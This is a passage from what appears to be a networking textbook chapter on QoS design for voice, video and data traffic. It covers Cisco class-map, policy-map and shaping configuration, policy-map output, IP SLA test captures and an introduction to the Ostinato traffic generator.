- Assign marked traffic to respective higher-priority queues or queues served more frequently.
- Reduce the amount of packet processing at each node. This means do your policies at the edges and as close to the originating traffic as possible so that the uplink and backbone devices only must forward traffic.
- Minimize packet size.

Codecs and Compression AU13

You can argue that increasing the bandwidth is also another way to decrease the delay, but in most large networks, that is not an easy solution to, say, upgrade all your links from 1 Gbps to 10 Gbps on the entire infrastructure, plus all the backbone link rates provided by ISP. Needless to say, it can be an expensive proposition.

Now let us briefly discuss the types of queues available in a router. Without any QoS policy, your router queues are pretty much a first in, first out (FIFO) type of queue. This is analogous to waiting in line to buy movie tickets. When we instantiate a QoS policy, there are many types of queues that become available for our use.

Table 15-1. *QoS Queues*

Queue Type	Classification Supported	Use Case	Max
Custom queuing (CQ)	IP ACL Input interface Fragments	Bandwidth assignment for traffic types. The bandwidth assignment per traffic type produces a weighted round-robin queue service schedule. The algorithm will serve a number of bytes per round from each queue proportional to the bandwidth assignments. Prevents queue starvation but is not useful for delay-sensitive traffic.	16
Weighted fair queuing (WFQ)	Automatic by flow	It only ensures fair processing among all flows and does not support expedited processing for selected flows.	4096
Priority queuing (PQ)	IP ACL Input interface Fragments	Supports delay-sensitive traffic, but higher-priority traffic is always served over lower-priority traffic causing possible lower-priority traffic starvation.	4
CBWFQ (class-based weighted fair queuing)	IP ACL NBAR	Similar to CQ but with enhanced functionality where all queues are configurable, but also lacks support for delay-sensitive traffic.	64
Low-latency queuing (LLQ)	IP ACL NBAR	Like CBWFQ but supports delay-sensitive traffic. Most commonly used today.	

AU14

As you can probably discern from Table 15-1, the most common for modern networks supporting voice, video, and data is to use a QoS policy based on LLQ.




Figure 15-11. *Graphical representation of QoS queuing types*

What is shaping? Shaping is using queues to achieve a certain traffic rate by inducing queuing delays. Generally, shaping is used to conform output traffic to a given data rate below the line rate. What is policing? Policing governs the rate of input to the queues by discarding packets when the desired data rate is exceeded. Generally, you would police input traffic and shape output traffic.

To illustrate a common use of QoS policies with shaping, let's consider a common situation encountered in modern enterprise networks. Let's say we have an environment with voice over IP, video over IP, management, and regular data traffic and our network is connected over an MPLS cloud L3VPN with IPSec. In this example, our allocated bandwidth from the ISP is fractional from what the physical interface is capable of handling. We have been allocated 100 Mbps by the ISP, but our physical connection is capable of 1 Gbps. In this example, since our data rate physically could exceed the contractual 100 Mbps, we need to shape our egress traffic to avoid losing packets to the ISP policer. The ISP policing policy will ensure we maintain 100 Mbps by dropping packets when we exceed the contractual rate. The ISP can also choose not to drop packets with the policer but instead charge us premium rates for every bit exceeding the contractual rate. At the end of the day, it is to our advantage to shape our output traffic data rate.

In our example, we will choose to mark five types of traffic:

Voice over IP traffic

Payload traffic characteristics

UDP RTP ports 16384–32767

Video payload

UDP RTP ports 16384–32767

Voice and video signaling

SIP signaling

TCP/UDP ports 5060 (unencrypted) and 5061 (encrypted)

H323 signaling

TCP 1720, 1719, 11000–11999

Control plane traffic

By default, Cisco marks control plane traffic with CS6

Administration traffic

SSH TCP port 22

Regular data

Now let me explain an important aspect about VoIP traffic having two parts, the actual voice payload traffic and the signaling portion used to establish the call. The voice data payload and signaling have certain requirements that can be generalized in Table 15-2.

Table 15-2. *VoIP Requirements*

	Bandwidth	Delay	Loss	Jitter
Voice payload	Low	Low	Low	Low
Voice signaling	Low	Low	Medium	Medium

The purpose of Table 15-2 is to explain the requirements for VoIP traffic, that is, VoIP uses a small amount of bandwidth due to the nature of its small voice packets, but it has a very low tolerance to packet loss, delays, and jitter. Due to the nature of VoIP payload requirements, we need to engineer a solution that utilizes a low-latency priority queue to ensure that delay and jitter are accounted when doing our bandwidth reservation for VoIP payload packets. However, VoIP signaling occurs only during call establishment and

termination and thus is not subject to our perception of quality and hence does not require a low-latency queue, but it does require some reservation to enable the signaling to have some priority over the regular data traffic. It's also worth noting that there are different signaling protocols that can be used for VoIP, and although we are only discussing H323 and SIP in this example, the network administrator must be aware of this fact and design the policy accordingly. When possible and permitted, I advise to use NBAR *match protocol* functionality rather than using ACLs to classify the traffic for the sake of simplicity. The tradeoff to consider is that NBAR is not usually available on some or all L3 switches, and since you want to classify as close do the traffic source as possible, you may need to use ACLs to classify the sources of the traffic. Alternatively, you can mark at the switchports using COS, or you can trust the markings if your security policy permits it.

Now let us explore the requirements for video conferencing over IP.

Table 15-3. *Video Requirements*

	Bandwidth	Delay	Loss	Jitter
Video payload	High	Low	Low	Low
Video signaling	Low	Low	Medium	Medium

As illustrated in Table 15-3, the requirements for video conferencing over IP are not that different from those of VoIP, but it does require a larger bandwidth than voice. Table 15-4 illustrates some of the bandwidth differences between video and voice over IP depending on the codec used.

Table 15-4. *Bandwidth Requirement Comparison per Session*

Traffic Type and Codec	Bandwidth Requirement (Compression Dependent)
Voice Codec G.711 at 50 pps	80 Kbps
Voice Codec G.711 at 33 pps	75 Kbps
Voice Codec G.729A at 50 pps	24 Kbps
Voice Codec G.729A at 33 pps	19 Kbps
Video Codec MPEG-1	500–1500 Kbps
Video Codec MPEG-2	1.5–10 Mbps
Video Codec MPEG-4	28.8–400 Kbps
Video Codec H.261	100–400 Kbps
Video Codec MPEG-4 AVC	23–40 Mbps

Note that for our example, we have limited the scope of voice and video signaling to SIP and H.323 variants, and thus the signaling requirements to maintain the sessions will not vary between both traffic types.

Now that we have established the background for our policy, we can proceed with the actual QoS policy planned implementation.




Figure 15-12. *Topology for QoS example 2*

Figure 15-12 illustrates our sample topology for example 2. The network topology illustrated has allocated VLANs to specific traffic types to facilitate and enforce QoS policy implementation.

Table 15-5. *QoS Example Traffic Types per Subnet and VLAN*

VLAN/Network	Traffic Type
VLAN 10: 192.168.1.0/24	Data
VLAN 100: 192.168.10.0/24	Voice
VLAN 1000: 192.168.100.0/24	Video
VLAN 20: 192.168.2.0/24	Data
VLAN 200: 192.168.20.0/24	Voice
VLAN 2000: 192.168.200.0/24	Video

In example 2, we will pre-classify traffic as close to the source of traffic as possible, that is, switches LAN1 and LAN2. To ensure that a malicious user will not attempt to exploit the QoS policy, we are going to enforce the policy in the edge routers R1 and R2 by analyzing the traffic with IP NBAR and performing the allocation to the proper queues and reserving the needed bandwidth for each traffic type. Let's start with classification and marking at the switch, and since most switches don't support IP NBAR, we will use ACL-based classification and marking:

```
LAN1(config)#do sh run | s access-list|class-map|policy-map
class-map match-all Management
 match access-group name MGMT
class-map match-all Signaling-Mark
 match access-group name Signaling
class-map match-all VoIP-Payload-Mark
 match access-group name VoIP-Payload
policy-map QoS-Mark
 class VoIP-Payload-Mark
  set dscp ef
 class Signaling-Mark
  set dscp af31
```

```
 class Management
  set dscp af33
 class class-default
  set dscp default
ip access-list extended MGMT
 permit tcp 192.168.1.0 0.0.0.255 any eq 22
 permit tcp 192.168.1.0 0.0.0.255 any eq 389
 permit udp 192.168.1.0 0.0.0.255 any eq 389
ip access-list extended Signaling
 permit udp 192.168.10.0 0.0.0.255 any range 1719 1720
 permit tcp 192.168.10.0 0.0.0.255 any range 1719 1720
 permit tcp 192.168.10.0 0.0.0.255 any range 5060 5061
 permit udp 192.168.10.0 0.0.0.255 any range 5060 5061
 permit tcp 192.168.10.0 0.0.0.255 any range 11000 11999
ip access-list extended VoIP-Payload
 permit udp 192.168.10.0 0.0.0.255 any range 16384 32767
```

The preceding output illustrates how we have marked the voice over IP traffic with DSCP marking EF (Expedited Forwarding) as long as the traffic originates from network 192.168.10.0/24, voice VLAN, and is destined to a UDP port between 16384 and 32767 inclusive. In the same respect, we have marked signaling for H323 and SIP traffic with DSCP AF31 as long as it originates from 192.168.10.0/24, voice VLAN, and is destined to H.323 and/or SIP ports. In a similar fashion, management traffic was marked with AF33 as long as it originates from the data VLAN. You may be asking how the DSCP marking is chosen.

DSCP markings are chosen depending on the priority of the traffic and the tolerance to drop so that during congestion the algorithm can decide within a given queue which traffic to prioritize and which traffic to drop first. For reference on AF DSCP marking, RFC 3260, and their meaning regarding prioritization and drop probability, see Table 15-6.

Table 15-6. *Expedite Forwarding (EF) and Assure Forwarding (AF) DSCP values with Drop Probability*

	Low Drop Probability Within the Class	Medium Drop Probability Within the Class	High Drop Probability Within the Class	Overall Drop Probability Among Classes
EF	EF	Not applicable	Not applicable	Lowest
Class 1	AF11	AF12	AF13	Low
Class 2	AF21	AF22	AF23	Medium
Class 3	AF31	AF32	AF33	High
Class 4	AF41	AF42	AF43	Highest

Now you must be asking: what is the deal with the DSCP EF marking? Well, that is a special class, RFC 2598, that is meant to minimize delay, jitter, and loss; think of the low-latency queue from Figure 15-11. This marking is the one that tells us that the traffic needs that exclusive low-latency priority queue.

Now that we have discussed some introductory concepts about our classification and marking as closest to the source as possible on the LAN switches, we will explore the enforcement of these markings, the application of the QoS policy on the tunnel, and the test strategies to ensure our QoS policy is working correctly. Now it's worth mentioning that you don't necessarily need to enforce and protect the QoS policy against abuse. That is entirely dependent on your security policies.

Let's move on to R1 which has *ip nbar protocol-discovery* enabled on G0/1 so that R1 can examine the protocols for a true match. We also implement the "class-map" and "policy-map" as follows: AU18

```
R1#sh run | s class-map|policy-map
class-map match-all H323-Signaling
 match protocol h323
 match dscp af31
class-map match-any Management
 match dscp af33
 match protocol ssh
class-map match-all SIP-Signaling
 match dscp af31
 match protocol sip
class-map match-all VoIP-Payload
 match dscp ef
 match protocol rtp
class-map match-any Control
 match ip dscp cs6
class-map match-any Signaling
 match class-map H323-Signaling
 match class-map SIP-Signaling
policy-map QOS-Application
 class VoIP-Payload
  priority percent 2
 class Signaling
  bandwidth percent 1
 class Management
  bandwidth percent 1
 class Control
  bandwidth percent 1
 class class-default
  random-detect dscp-based
  bandwidth percent 95
policy-map SHAPE-OUT
 class class-default
  shape average 100000000
   service-policy QOS-Application
```

On R1, we are expecting to see traffic that was marked by switch LAN1, but we are also inspecting the traffic to verify that indeed it is the proper protocol. This is done with the use of the match protocol keyword in the *class-map* and enabled by the use of *ip nbar protocol-discover* on the ingress interface G0/1 of R1. One important aspect to point out in our *class-map* is the signaling class which should match either the requirements for the H323 signaling *class-map* or the requirements for the SIP signaling *class-map*. To better illustrate, the signaling *class-map* is using a hierarchical concept to achieve the following logical expression:

```
(dscp AF31 AND protocol H323) OR (dscp AF31 AND protocol SIP)
```

A similar hierarchical concept is used to achieve the final QoS policy by dividing the bandwidth and priority allocation by class in the "QOS-Application" "policy-map" which is then applied to the default policy to shape all traffic to 100 Mbps in the "SHAPE-OUT" "policy-map." This concept of layered construction is called MQC-based policy in Cisco. What our policy does is assign output queues in proportion to the bandwidth percentage and use DSCP-based weighted fair queuing for all output queues except the priority queue (voice payload) which should have priority processing but without starving the other queues.

To apply our policy, we use the *service-policy output SHAPE-OUT*:

```
R1#sh run int tun 12
interface Tunnel12
 ip address 192.168.12.1 255.255.255.252
 ip mtu 1400
 ip nbar protocol-discovery
 ip tcp adjust-mss 1360
 keepalive 5 4
 tunnel source Loopback0
 tunnel destination 2.2.2.2
 service-policy output SHAPE-OUT
end
```

To view the policy in action and how much traffic is matching the policy, we can issue the command *sh policy-map interface tunnel 12*:

```
R1#sh policy-map interface tunnel 12
 Tunnel12

  Service-policy output: SHAPE-OUT

    Class-map: class-default (match-any)
      491547 packets, 219246862 bytes
      5 minute offered rate 301000 bps, drop rate 0000 bps
      Match: any
      Queueing
      queue limit 64 packets
      (queue depth/total drops/no-buffer drops) 0/0/0
      (pkts output/bytes output) 491547/226128520
      shape (average) cir 100000000, bc 400000, be 400000
      target shape rate 100000000

      Service-policy : QOS-Application

        queue stats for all priority classes:
          Queueing
          queue limit 64 packets
          (queue depth/total drops/no-buffer drops) 0/0/0
          (pkts output/bytes output) 356407/162191746

        Class-map: VoIP-Payload (match-all)
          356407 packets, 157202048 bytes
          5 minute offered rate 99000 bps, drop rate 0000 bps
          Match:  dscp ef (46)
```

```
    Match: protocol rtp
      356407 packets, 157202048 bytes
      5 minute rate 99000 bps
    Priority: 2% (2000 kbps), burst bytes 50000, b/w exceed drops: 0

  Class-map: Signaling (match-any)
    102002 packets, 59797370 bytes
    5 minute offered rate 201000 bps, drop rate 0000 bps
    Match: class-map match-all H323-Signaling
      0 packets, 0 bytes
      5 minute rate 0 bps
      Match: protocol h323
      Match:  dscp af31 (26)
    Match: class-map match-all SIP-Signaling
      102002 packets, 59797370 bytes
      5 minute rate 201000 bps
      Match:  dscp af31 (26)
      Match: protocol sip
    Queueing
    queue limit 64 packets
    (queue depth/total drops/no-buffer drops) 0/0/0
    (pkts output/bytes output) 102002/61225398
    bandwidth 1% (1000 kbps)

  Class-map: Control (match-any)
    33132 packets, 2247132 bytes
    5 minute offered rate 0000 bps, drop rate 0000 bps
    Match: ip dscp cs6 (48)
      33132 packets, 2247132 bytes
      5 minute rate 0 bps
    Queueing
    queue limit 64 packets
    (queue depth/total drops/no-buffer drops) 0/0/0
    (pkts output/bytes output) 33132/2710980
    bandwidth 1% (1000 kbps)

  Class-map: Management (match-all)
    0 packets, 0 bytes
    5 minute offered rate 0000 bps, drop rate 0000 bps
    Match:  dscp af33 (30)
    Match: protocol ssh
    Queueing
    queue limit 64 packets
    (queue depth/total drops/no-buffer drops) 0/0/0
    (pkts output/bytes output) 0/0
    bandwidth 1% (1000 kbps)

  Class-map: class-default (match-any)
    6 packets, 312 bytes
    5 minute offered rate 0000 bps, drop rate 0000 bps
    Match: any
```

```
          Queueing
          queue limit 64 packets
          (queue depth/total drops/no-buffer drops) 0/0/0
          (pkts output/bytes output) 6/396
            Exp-weight-constant: 9 (1/512)
            Mean queue depth: 0 packets
            dscp       Transmitted         Random drop      Tail drop          Minimum
Maximum     Mark
                           pkts/bytes            pkts/bytes       pkts/bytes
thresh              thresh          prob

            default        6/396                  0/0                   0/0
20                      40            1/10
          bandwidth 95% (95000 kbps)
```

AU19 From the output of sh policy-map interface tunnel 12, a few important pieces of information have been highlighted, such as the (a) shaping committed rate (CIP), (b) bandwidth or priority allocation per class and the actual Kpbs from our percentage-based assignment, and (c) drop packets field per class.

The question arises of how to test such a QoS policy. If we were only using ACLs to apply the QoS policy, then IP SLA would have been enough; but since we are using IP NBAR and protocol match in the class-map, AU20 a more realistic test is required that truly matches the protocol format. The problem resides in the fact that IP SLA will not simulate a true protocol but rather generate traffic that matches the protocol up to the session layer TCP/UDP but not in terms of payload. This can be seen in the packet capture from the following udp-jitter IP SLA that attempts to mimic RTP G.711 A-Law data:

```
LAN1#sh run | s sla
ip sla 10
 udp-jitter 192.168.20.254 16384 source-ip 192.168.10.254 source-port 16385 codec g711alaw
codec-numpackets 10 codec-size 544 advantage-factor 10
 tos 184
 verify-data
 frequency 10
 history hours-of-statistics-kept 4
 history enhanced interval 900 buckets 100
ip sla schedule 10 life forever start-time now
ip sla 20
 udp-jitter 192.168.20.254 16384 source-ip 192.168.10.254 source-port 16386 codec g729a
codec-numpackets 10 codec-size 544 advantage-factor 10
 tos 184
 verify-data
 frequency 10
 history hours-of-statistics-kept 4
 history enhanced interval 900 buckets 100
ip sla schedule 20 life forever start-time now
```

ip.src_host == 192.168.10.254

).	Time	Source	Destination	Protocol	Length	Info
187	29.917733224	192.168.10.254	192.168.20.254	UDP	586	16385 → 16384 Len=544
188	29.918305509	192.168.10.254	192.168.20.254	UDP	586	16386 → 16384 Len=544
191	29.937854648	192.168.10.254	192.168.20.254	UDP	586	16385 → 16384 Len=544
192	29.938571612	192.168.10.254	192.168.20.254	UDP	586	16386 → 16384 Len=544
195	29.957721434	192.168.10.254	192.168.20.254	UDP	586	16385 → 16384 Len=544
196	29.958355561	192.168.10.254	192.168.20.254	UDP	586	16386 → 16384 Len=544
199	29.977854933	192.168.10.254	192.168.20.254	UDP	586	16385 → 16384 Len=544
200	29.979640892	192.168.10.254	192.168.20.254	UDP	586	16386 → 16384 Len=544
203	29.998752197	192.168.10.254	192.168.20.254	UDP	586	16385 → 16384 Len=544
204	29.999478581	192.168.10.254	192.168.20.254	UDP	586	16386 → 16384 Len=544
208	30.018751394	192.168.10.254	192.168.20.254	UDP	586	16385 → 16384 Len=544
209	30.019440966	192.168.10.254	192.168.20.254	UDP	586	16386 → 16384 Len=544
213	30.038548372	192.168.10.254	192.168.20.254	UDP	586	16385 → 16384 Len=544
214	30.039007173	192.168.10.254	192.168.20.254	UDP	586	16386 → 16384 Len=544
217	30.058712389	192.168.10.254	192.168.20.254	UDP	586	16385 → 16384 Len=544
218	30.059351047	192.168.10.254	192.168.20.254	UDP	586	16386 → 16384 Len=544
221	30.078754456	192.168.10.254	192.168.20.254	UDP	586	16385 → 16384 Len=544
222	30.079428937	192.168.10.254	192.168.20.254	UDP	586	16386 → 16384 Len=544

Figure 15-13. *IP SLA using udp-jitter from switch LAN1 to switch LAN2 is not recognized as RTP by either Wireshark or NBAR protocol discovery*

Wireshark · Decode As...

Field	Value	Type	Default	Current
UDP port	16386	Integer, base 10	(none)	RTP

Figure 15-14. *Specifying RTP decode for the IP SLA udp-jitter traffic*

ip.src_host == 192.168.10.254

No.	Time	Source	Destination	Protocol	Length	Info
4894	719.907836683	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4896	719.912051336	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4898	719.927661845	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4900	719.931589484	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4902	719.947653456	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4904	719.951649062	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4906	719.967777711	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4908	719.971931412	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4910	719.987648493	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4912	719.991723734	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4914	720.007644264	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4916	720.011716433	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4918	720.027773866	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4920	720.032876504	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4922	720.047981303	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0
4924	720.052889553	192.168.10.254	192.168.20.254	RTP	586	Unknown RTP version 0

Figure 15-15. *IP SLA PCAP. After specifying RTP decode, the traffic remains* AU8

Since now we realized that when truly enforcing protocol adherence to apply our QoS policies we also need to test with realistic traffic in order to match the QoS classification policies. In this case, the best tool would be a packet or traffic generator. For this lab, we are going to provide a quick introduction to Ostinato and how to construct SIP and VoIP payload packets in order to test our strict QoS classification policies. AU21




Figure 15-16. *QoS example 2 topology*

Notice in our topology we have a few devices with "Ostinato" in the name. The first thing to know about Ostinato is that traffic is generated on the secondary interface and not on the primary interface; this is the reason why the interface used to connect to the switch is "e1." The second part of getting Ostinato set up is to provide an IP address to the traffic generation interface; in this case, it's interface "e1," which will be assigned IP address 192.168.10.10. Once an IP address is assigned, we can proceed to create a port group.

AU22




Figure 15-17. *Ostinato main setup UI*

Once we have a port group created to match the IP address assigned on port 7878, 192.168.10.10:787, we proceed to create a stream.




Figure 15-18. *Ostinato SIP packet construction, protocol selection*

Figure 15-18 illustrates the Protocol Selection screen that appears once we select to build or edit a stream. In Figure 15-18, we are constructing the protocol layers that we are going to use to construct a SIP packet. Notice that for layer 5, application, a text protocol is selected since SIP is text based.




Figure 15-19. *Ostinato SIP packet construction, source and destination MAC addresses*

The source MAC address must match that of the PC running the Ostinato software, and the destination MAC address must match that of the LAN gateway.

